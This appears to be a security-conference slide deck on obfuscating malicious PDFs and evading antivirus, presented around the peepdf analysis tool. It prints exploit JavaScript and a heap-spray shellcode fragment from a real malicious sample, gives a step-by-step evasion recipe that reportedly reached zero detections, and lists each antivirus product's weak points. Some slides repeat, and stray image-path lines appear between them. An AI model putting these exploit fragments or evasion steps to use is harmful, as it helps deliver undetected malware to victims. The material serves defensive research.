Obfuscation and (non-)detection of malicious PDF files

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Agenda

- Introduction to the PDF format
- Obfuscation and evasion techniques
- Obfuscation vs. Antivirus
- Obfuscation vs. Analysis tools
- peepdf
- Conclusions

```
1  %PDF-1.1
2
3  1 0 obj
4  <</Type /Catalog
5  /Pages 2 0 R
6  >>
7  endobj
8
9  2 0 obj
10 <</Type /Pages
11 /Kids [ 3 0 R ]
12 /Count 1
13 >>
14 endobj
15
16 3 0 obj
17 <</Type /Page
18 /Parent 2 0 R
19 /MediaBox [0 0 600 800]
20 /Resources <<>>
21 >>
22 endobj
23
24 xref
25 0 4
26 0000000000 65535 f
27 0000000010 00000 n
28 0000000059 00000 n
29 0000000118 00000 n
30
31 trailer
32 <</Size 4
33 /Root 1 0 R
34 >>
35
36 startxref
37 217
38 %%EOF
```

Header

Body

Cross reference table

Trailer

Introduction to the PDF format

- Sequence of objects
- Object types
  - Boolean: *true false*
  - Numbers: 123 -98 4. -.002 123.6
  - Strings: *(hola)* *<686f6c61>*
  - Names: */Type /Filters*
  - Dictionaries: *<</Type /Catalog /Root 1 0 R>>*
  - Arrays: *[1.0 (test) <</Length 273>>]*
  - Streams

Introduction to the PDF format

```
10 0 obj
<<
 /Type /#45mbeddedFile
 /Length 208
 /Filter /ASCIIHexDecode
>>
stream
58 35 4F 21 50 25 40 41 50 5B 34 5C 50 5A 58 35
34 28 50 5E 29 37 43 43 29 37 7D 24 45 49 43 41
52 2D 53 54 41 4E 44 41 52 44 2D 41 4E 54 49 56
49 52 55 53 2D 54 45 53 54 2D 46 49 4C 45 21 24
48 2B 48 2A>
endstream
>>
endobj
```

Introduction to the PDF format

- Object types
  - Indirect objects
    - Reference: *"object_id generation_number R"*

```
2 0 obj
<</Type /Pages
/Kids [ 3 0 R ]
/Count 1
>>
endobj
```


Introduction to the PDF format

- Object types
  - Indirect objects
    - Reference: *"object_id generation_number R"*

```
2 0 obj
<</Type /Pages
/Kids [ 3 0 R ]
/Count 1
>>
endobj
```

Introduction to the PDF format

- Updatable documents
  - Older versions stay in the document



Introduction to the PDF format

- Logical structure
  - Tree structure
  - Root node: */Catalog*
  - If an element isn't in the downward path from the */Catalog* **DOES NOT EXIST**

Introduction to the PDF format

```
PPDF> tree

/Catalog (1)
        /Fields (5)
        array (2)
        /JavaScript (7)
                /Names (10)
                        /Action /JavaScript (12)
                                stream (13)
        /Pages (4)
                /Page (9)
                        /Pages (4)
                        stream (11)
                        /ProcSet (8)
                /ProcSet (8)
        /Outlines (3)
        dictionary (6)
/Info (14)
```

Introduction to the PDF format

- Actions
  - */Launch*
  - */Javascript*
  - */GoToE* (go to embedded)
  - */URI*
  - */SubmitForm*
  - …
- Triggers
  - */OpenAction*: global
  - */AA*: pages, annotations

Introduction to the PDF format

```
3 0 obj
<</Type /Page
/Parent 2 0 R
/MediaBox [0 0 600 800]
/Resources <<>>
/Annots [ 4 0 R ]
>>
endobj

4 0 obj
<</Type /Annot
/A << /S /Launch
/F (/usr/bin/gedit)
>>
/Subtype /Link
/Rect [ 269 561 363 704 ]
>>
endobj
```

Introduction to the PDF format

```
%PDF-1.3
%âãÏÓ
1 0 obj
<</OpenAction <</JS (this.New_Script\(\))
/S /JavaScript
>>
/Threads 2 0 R
/Outlines 3 0 R
/Pages 4 0 R
/ViewerPreferences <</PageDirection /L2R
>>
/PageLayout /SinglePage
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>
endobj
```

Introduction to the PDF format

```
function s95d36p26m09() {
    var x84t92s89x76 = app.viewerVersion.toString();
    x84t92s89x76 = x84t92s89x76.replace(/\D/g, '');
    var p816a4v7 = new Array(x84t92s89x76.charAt(0), x84t92s89x76.charAt(1), x84t92s89x76.charAt(2));
    if ((p816a4v7[0] == 8) && (p816a4v7[1] == 0) || (p816a4v7[1] == 1 && p816a4v7[2] < 3)) {
        k5u9m6n0(); -> util.printf
    }
    if ((p816a4v7[0] < 8) || (p816a4v7[0] == 8 && p816a4v7[1] < 2 && p816a4v7[2] < 2)) {
        f1n5z1w8(); -> Collab.collectEmailInfo
    }
    if ((p816a4v7[0] < 9) || (p816a4v7[0] == 9 && p816a4v7[1] < 1)) {
        c2r9j2z8(); -> app.doc.Collab.getIcon
    }
}
s95d36p26m09();
```

Introduction to the PDF format

```
function k5u9m6n0() {
    var t20n27w93p51 =
unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE2
    var m759g466y368 = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
    var u8q3w8g7 = m759g466y368 + t20n27w93p51;
    var n51x04j66q89 = unescape("%u0A0A%u0A0A");
    var i770m200a816 = 20;
    var s3o1i0x0 = i770m200a816 + u8q3w8g7.length;
    while (n51x04j66q89.length < s3o1i0x0) {
        n51x04j66q89 += n51x04j66q89;
    }
    var k33y50q91 = n51x04j66q89.substring(0, s3o1i0x0);
    var i591n421z485 = n51x04j66q89.substring(0, n51x04j66q89.length - s3o1i0x0);
    while (i591n421z485.length + s3o1i0x0 < 0x40000) {
        i591n421z485 = i591n421z485 + i591n421z485 + k33y50q91;
    }
    var d55n28w95 = new Array();
    for (var i = 0; i < 1400; i++) {
        d55n28w95[i] = i591n421z485 + u8q3w8g7;
    }
```

Obfuscation and evasion techniques

- Practical example
  - pdf.pdf (2009)

Obfuscation and evasion techniques

```
File: pdf_original.pdf
MD5: 45981f6b4778a7eada03616a380d458d
Size: 3419 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (1): [13]
        Objects with JS code (1): [13]
        Suspicious elements:
                /OpenAction: [1]
                /JS: [1, 12]
                /JavaScript: [1, 7, 12]
                getIcon (CVE-2009-0927): [13]
                Collab.collectEmailInfo (CVE-2007-5659): [13]
                util.printf (CVE-2008-2992): [13]
```

Obfuscation and evasion techniques

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	**pdf_original.pdf**
Submission date:	**2011-02-28 21:14:45 (UTC)**
Current status:	**finished**
Result:	**32/ 43 (74.4%)**

Compact

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.02.28.05	2011.02.28	PDF/Exploit-Script2
AntiVir	7.11.4.13	2011.02.28	HTML/Malicious.PDF.Gen
Antiy-AVL	2.0.3.7	2011.02.28	Exploit/Win32.Pidief
Avast	4.8.1351.0	2011.02.23	JS:Pdfka-E0
Avast5	5.0.677.0	2011.02.23	JS:Pdfka-E0
AVG	10.0.0.1190	2011.02.28	Exploit_c.EEZ

Obfuscation and evasion techniques

Wepawet (alpha)

Home | About | Sample Reports | Support | Tools | News

Analysis report for pdf.pdf

Sample Overview

File	pdf.pdf
MD5	45981f6b4778a7eada03616a380d458d
Analysis Started	2009-05-23 01:25:53
Report Generated	2009-05-23 01:52:53
JSAND version	1.03.02

Detection results

Detector	Result
JSAND 1.03.02	malicious

Exploits

Name	Description	Reference
Adobe util.printf overflow	Stack-based buffer overflow in Adobe Acrobat and Reader via crafted format string argument in util.printf	CVE-2008-2992
Adobe getIcon	Stack-based buffer overflow in Adobe Reader and Acrobat via the getIcon method	CVE-2009-0927

Obfuscation and evasion techniques

- Automatic execution
  - Avoid */OpenAction*
  - Use of */Catalog* elements
    - */Names*
    - */AcroForm*
  - */AA*: applied to pages, annotations…

Obfuscation and evasion techniques

```
PPDF> rawobject 1

1 0 obj
<</OpenAction <</JS (this.uSQXcfcd2\(\))
/S /JavaScript
>>
/Threads 2 0 R
/Outlines 3 0 R
/Pages 4 0 R
/ViewerPreferences <</PageDirection /L2R
>>
/PageLayout /SinglePage
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>
endobj
```

Obfuscation and evasion techniques

```
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>
endobj

PPDF> rawobject 7

7 0 obj
<</JavaScript 10 0 R
>>
endobj

PPDF> rawobject 10

10 0 obj
<</Names [(New_Script) 12 0 R]
>>
endobj

PPDF> rawobject 12

12 0 obj
<</JS 13 0 R
/S /JavaScript
>>
endobj

PPDF> object 13

<</Length 1744
/Filter /FlateDecode>>
stream
function nofaq(lgc){var swyyk="";for(tzt=0;tzt<lgc.length;tzt+=2){swyyk+=(String.fromCharCode
```

Obfuscation and evasion techniques

- Strings to avoid/hide
  - */Javascript /JS*
  - More than two “unescape” in Javascript code
  - Characteristic metadata
  - /pdftk_PageNum

Obfuscation and evasion techniques

```
<</Creator (Scribus 1.3.3.12)
/Title <>
/Producer (Scribus PDF Library 1.3.3.12)
/Author <>
/Keywords <>
/Trapped /False
/ModDate (2008312053854)
/CreationDate (2008312053854)
>>
```

Obfuscation and evasion techniques

```
9 0 obj
<</Rotate 0
/Parent 4 0 R
/Resources 8 0 R
/TrimBox [0 0 595.28000 841.89000]
/MediaBox [0 0 595.28000 841.89000]
/pdftk_PageNum 1
/Contents 11 0 R
/Type /Page
>>
endobj
```

Obfuscation and evasion techniques

- Suspicious objects?
  - Strings (21/43) vs. Streams (27/43)
- Filters
  - Avoid known filters: */FlateDecode /ASCIIHexDecode*
  - Parameters (included default ones)
  - Multiple filters

    [*/FlateDecode /LZWDecode /RunLengthDecode*]

Obfuscation and evasion techniques

```
14 0 obj
<< /N 12
/Filter /FlateDecode
/Length 2835
/DecodeParms << /Colors 1
/Columns 1
/BitsPerComponent 8
/Predictor 1  >>
/Type /ObjStm
/First 73 >>
stream
x<9c>Ō\Y<8f>Ü6^R~÷¯Ðcò<92>ÖAJc (
```

Obfuscation and evasion techniques

- Strings/names encoding
  - Names
    - Hexadecimal codification

      /Fl#61#74#65De#63#6f#64e (*/FlateDecode*)
  - Strings
    - Hexadecimal

      <7368656c6c636f6465>
    - Octal values

      \163\150\145\154\154

Obfuscation and evasion techniques

- Strings/names encoding
  - Names
    - Hexadeci ation

      /Fl#61#7 6f#64e (/FlateDecode)

      NO!
  - Strings
    - Hexadecimal


      <7368656c6c636f6465>
    - Octal values

      \163\150\145\154\154

Obfuscation and evasion techniques

```
PPDF> rawobject 13

13 0 obj
(function nofaq(lgc){var swyyk="";for(tzt=0;tzt<lgc.length;tzt+=2)
601D624C2B445F493F671D341D5F56651D3860605267222332 0D0A57635F54625A
2591D241D2C1D331D4244643864452369 0D0A1D1D1D1D3C2H3067391D25341D3C2
451D291D2C23320D0A1D1D60566263605F1D3C2H306739320D0A6B0D0A57635F54
42A54320D0A1D1D1D1D1D1D605H5A574A58571D341D635F566154525H56221F1I6
2D1F1D250D0A1F1I63562C2E2D1I63565357521I63562I2A2F1I63575756541I63
D1I6330572G2E1I632G56562H1I6356572A2D1I63565756531F1D250D0A1F1I632
1I63533056531I632H2H2I2H1I632G2F2B2B1I632A2H562B1I6356572B571I6356
I63565756571I6352522G2G1I635330562D1I632A2A2I2H1I632A572C2B1I632A2
632A2H2F2H1I6356572C301I63565756571I6352522G2G1I63525757531I63552H
32G2E54531I63565352521I6356562I2F1F1D250D0A1F1I632G2E532G1I63572H5
565756571I632G2G56571I63572D52521I632C522G2E1I632C572G541I632G2G53
32G56551I6353522G2E1I632A2H572H1I6356572I561I63565756571I635252565
5756571I6330522B2A1I632G2E54571I63562D52521I6356562I2F1I632G2E532G
42D2F1I632B2A53541F1D250D0A1F1I63545730521I63535453571I6352522G2F1
```


Obfuscation and evasion techniques



Obfuscation and evasion techniques

```
PPDF> rawobject 13

13 0 obj
(\146\165\156\143\164\151\157\156\040\156\157\146\141\161\050\
\164\075\060\073\164\172\164\074\154\147\143\056\154\145\156\1
156\147\056\146\162\157\155\103\150\141\162\103\157\144\145\05
54\062\051\054\061\071\051\051\051\073\175\145\166\141\154\050
6\060\061\104\066\062\064\103\062\102\064\064\065\106\064\071\
\065\062\066\067\062\062\062\063\063\062\060\104\060\101\065\0
102\063\101\062\062\063\103\062\110\063\060\066\067\063\071\06
61\104\061\104\066\065\065\071\065\101\065\104\065\066\061\104
2\065\071\061\104\062\064\061\104\062\103\061\104\063\063\061\
\104\061\104\061\104\063\103\062\110\063\060\066\067\063\071\0
061\104\061\104\066\102\060\104\060\101\061\104\061\104\063\10
71\062\070\066\061\066\063\065\063\066\061\066\062\066\060\065
4\065\061\104\062\071\061\104\062\103\062\063\063\062\060\104\
\063\060\066\067\063\071\063\062\060\104\060\101\066\102\060\1
101\064\104\065\107\065\071\064\105\064\070\065\065\062\062\06
```

Obfuscation and evasion techniques



Obfuscation and evasion techniques

- Hiding Javascript code
  - Functions to obtain parts of the document
    - *getAnnots()*
    - *getPageNumWords()/getPageNthWord()*
    - *…*
- Splitting up Javascript code
  - Several objects in */Names*

    /Names [(part1) 3 0 R (part2) 7 0 R (part3) 10 0 R]

Obfuscation and evasion techniques

- Duplicated objects
- Updated objects
- Malformed documents
  - Garbage bytes in the header
  - Bad version number (%PDF-1.\0)
  - No xref table
  - No ending tags: *endobj* or *endstream*

Obfuscation and evasion techniques

```
12 0 obj
<< /S /JavaScript
/JS 13 0 R >>
endobj
13 0 obj
()
endobj
13 0 obj
(\146\165\156\143\164\151\157\1
\164\075\060\073\164\172\164\07
156\147\056\146\162\157\155\103
```

Obfuscation and evasion techniques

```
13 0 obj
()
endobj
xref
0 14
0000000000 65535 f
0000000269 00000 n
0000000453 00000 n
0000000464 00000 n
0000000503 00000 n
0000000571 00000 n
0000000596 00000 n
0000000610 00000 n
0000000643 00000 n
0000000704 00000 n
0000000866 00000 n
0000000911 00000 n
0000000985 00000 n
0000001009 00000 n
trailer
<< /Size 14
/Info 14 0 R
/Root 1 0 R >>
startxref
1021
%%EOF
```

```
13 0 obj
(\146\165\156\143\164\151\157\156\040\156\157\146\141\161\050\154\147\143\05
\164\075\060\073\164\172\164\074\154\147\143\056\154\145\156\147\164\150\073
156\147\056\146\162\157\155\103\150\141\162\103\157\144\145\050\160\141\162\
```

Obfuscation and evasion techniques

- Duplicated objects
- Updated objects
- Malformed documents
  - Garbage bytes in the header
  - Bad version number (*%PDF-1.\0*)
  - No xref table
  - No ending tags: *endobj* or *endstream*

Obfuscation and evasion techniques

```
10 0 obj
<< /Names [ (New_Script) 12 0 R] >>

11 0 obj
<< /Length 31 >>
stream
0 0 595.28000 841.89000 re W n
endstream

12 0 obj
<< /S /JavaScript
/JS 13 0 R >>
13 0 obj
```

Obfuscation and evasion techniques

```
10 0 obj
<< /Names [ (New_Script) 12 0 R] >>

11 0 obj
<< /Length 31 >>
stream
0 0 595.28000 841.89000 re W n
endstream

12 0 obj
<< /S /JavaScript
/JS 13 0 R >>
13 0 obj
```

Obfuscation and evasion techniques

- Compressed objects (*object streams*)
  - Incompatible with malformed documents
- Encryption
  - */Encrypt* (*streams* and *strings*)
  - RC4 o AES (40-128bits)
  - Default password
    - padding = "\x28\xBF\x4E\x5E\x4E\x75\x8A\x41\x64\x00\x4E\x56\xFF\xFA"+\ "\x01\x08\x2E\x2E\x00\xB6\xD0\x68\x3E\x80\x2F\x0C\xA9\xFE\x64\x53\x69\x7A"
    - password = password + padding[:32-(len(password))]
    - password = '' → password = padding
- Nested PDFs
  - */EmbeddedFiles*

Obfuscation and evasion techniques

```
PPDF> rawobject 15

15 0 obj
<< /Length 2280
/N 13
/Type /ObjStm
/Filter /FlateDecode
/First 81 >>
stream
x□□Yko□F □□_A    9/Q□c@$EIm□□q□X
R □□  □□b□□□;/□d;-i8□s□
-□□□□[ "`J 2□L *□"
                    □□□A p5
                              f□`Q □□□□ b□
gA□ □□M□□□`2□□v□□□N □?□|□R□□□ □□□□□□□ W□□□Pn□W□f□□K/□□
 ÿ-) ¸|3º¬+¢£ÊéMµ»O¿ Uº».GE□/□ pO□□□□Z□□□□?F□□x□□ ¸□□□n□!
□□
```

Obfuscation and evasion techniques

```
PPDF> object 15

<</Length 2280
/N 13
/Type /ObjStm
/Filter /FlateDecode
/First 81>>
stream
1 0 2 233 3 235 4 265 5 324 6 340 7 345 8 369 9 421 10 574 12 609 13 640
/Threads 2 0 R
/Names 7 0 R
/OpenAction << /S /JavaScript
/JS (this.uSQXcfcd2\(\)) >>
/Pages 4 0 R
/Outlines 3 0 R
/Type /Catalog
/PageLayout /SinglePage
/Dests 6 0 R
/ViewerPreferences << /PageDirection /L2R >> >>[]<< /Count 0
/Type /Outlines >><< /Kids [ 9 0 R]
/Count 1
/Resources 8 0 R
/Type /Pages >><< /Fields [] >><< >><< /JavaScript 10 0 R >><< /ProcSet [
/Rotate 0
/TrimBox [ 0 0 595.28 841.89]
```

Obfuscation and evasion techniques

- Compressed objects (*object streams*)
  - Incompatible with malformed documents
- Encryption
  - */Encrypt* (*streams* and *strings*)
  - RC4 o AES (40-128bits)
  - Default password
    - padding = "\x28\xBF\x4E\x5E\x4E\x75\x8A\x41\x64\x00\x4E\x56\xFF\xFA"+\ "\x01\x08\x2E\x2E\x00\xB6\xD0\x68\x3E\x80\x2F\x0C\xA9\xFE\x64\x53\x69\x7A"
    - password = password + padding[:32-(len(password))]
    - password = '' → password = padding
- Nested PDFs
  - */EmbeddedFiles*

Obfuscation and evasion techniques

```
PPDF> rawobject 13

13 0 obj
(%\r5=3S^.DP  I\)UY.{3
:  L^S i2 l%\n0  Ô  >7K

ë P\(  \\x É Ê«íÚ]!  Ô óï .Ö– l AÅÃÑú&  Ì07◆IQ
¯©#I |®E 3 ]3Ü 0æ ¥ V^ ¤O x° ©Ò ÎþÔCA KYÓ

oo!r Ö! P K[<  S}\\G }u>>>dBB -V  CA

7Jy$W ¯  !rCs.59æÚ þÔ
                                ñ◆ýX±MX┼ýQ×Cí·ÿ┌Å±◆
 ²°GD>ûYC¨¹àDÜ¯ ]çY1MCôòMx ┬ I+ñ┤ êxG┘\(C\)5àFíJR\
```

Obfuscation and evasion techniques

- Compressed objects (*object streams*)
  - Incompatible with malformed documents
- Encryption
  - */Encrypt* (*streams* and *strings*)
  - RC4 o AES (40-128bits)
  - Default password
    - padding = "\x28\xBF\x4E\x5E\x4E\x75\x8A\x41\x64\x00\x4E\x56\xFF\xFA"+\ "\x01\x08\x2E\x2E\x00\xB6\xD0\x68\x3E\x80\x2F\x0C\xA9\xFE\x64\x53\x69\x7A"
    - password = password + padding[:32-(len(password))]
    - password = '' → password = padding
- Nested PDFs
  - */EmbeddedFiles*


Obfuscation and evasion techniques

```
PPDF> rawobject 7

7 0 obj
<</EmbeddedFiles <<</Names [<fffe6100740074006100630068 00> 6 0 R] >> >>
endobj

PPDF> rawobject 6

6 0 obj
<</EF <</F 5 0 R >> /Type /Filespec /F (file.pdf) >>
endobj

PPDF> object 5

<<</Filter /FlateDecode
/Length 3176
/Params /Size 3248
/CheckSum 
            m%4{WH
/Type /EmbeddedFile
/DL 3248
/Subtype /application/pdf>>
stream
%PDF-1.3
11 0 obj
<< /Length 31 >>
stream
0 0 595.28000 841.89000 re W n
```

Obfuscation and evasion techniques

- Mixing techniques
- Summary:
  - Remove characteristic strings
  - Split up Javascript code (*/Names*)
  - If the code is in:
    - String ⟹ octal encoding (*\143\172*)
    - Stream ⟹ filters (not usuals, parameters)
  - Compress (*object streams*)
  - Encrypt (default password)
  - Malform (*endobj*, header)
  - Nest PDFs

Obfuscation and evasion techniques



Obfuscation vs. Antivirus

- Better results
  - JS in string + octal + no characteristic strings
    - object stream
      - malformed + nested + filters with parameters (0/43)

        http://www.virustotal.com/file-scan/report.html?id=fbfd6df6a14f3cab3742d84af2b7d3d881ad11ef7d1344ba166092c890f47f77-1298457739
      - filters with parameters + malformed (0/43)

        http://www.virustotal.com/file-scan/report.html?id=5a963ca0d20e12851fae7b98bc0e9bcf28cc0e43a12ef33450cf3877b170fa67-1298154940
    - malformed: *endobj, bad header* (2/43)

      http://www.virustotal.com/file-scan/report.html?id=9759c500df94e2ccc243f00479967ddb77484203403b79e1523ea1148077b565-1298157405
    - encrypted (5/43)

      http://www.virustotal.com/file-scan/report.html?id=9e2195450ee4f2c15f27b3730fb09bf004cc4bd6ef848f039291d9eea0f6b69d-1298054113
- Exploit working

Obfuscation vs. Antivirus

Antivirus	Puntos débiles
AntiVir	JS in string, without JS strings
Avast	Embedded, no *endobj,* Flate params
AVG	Embedded, Flate params, characteristic strings, without JS strings
BitDefender	Characteristic strings, octal strings
ClamAV	Flate params, octal strings, bytes header
DrWeb	Characteristic strings, octal strings
F-Secure	Splitted up JS code, octal strings, bytes header, object streams
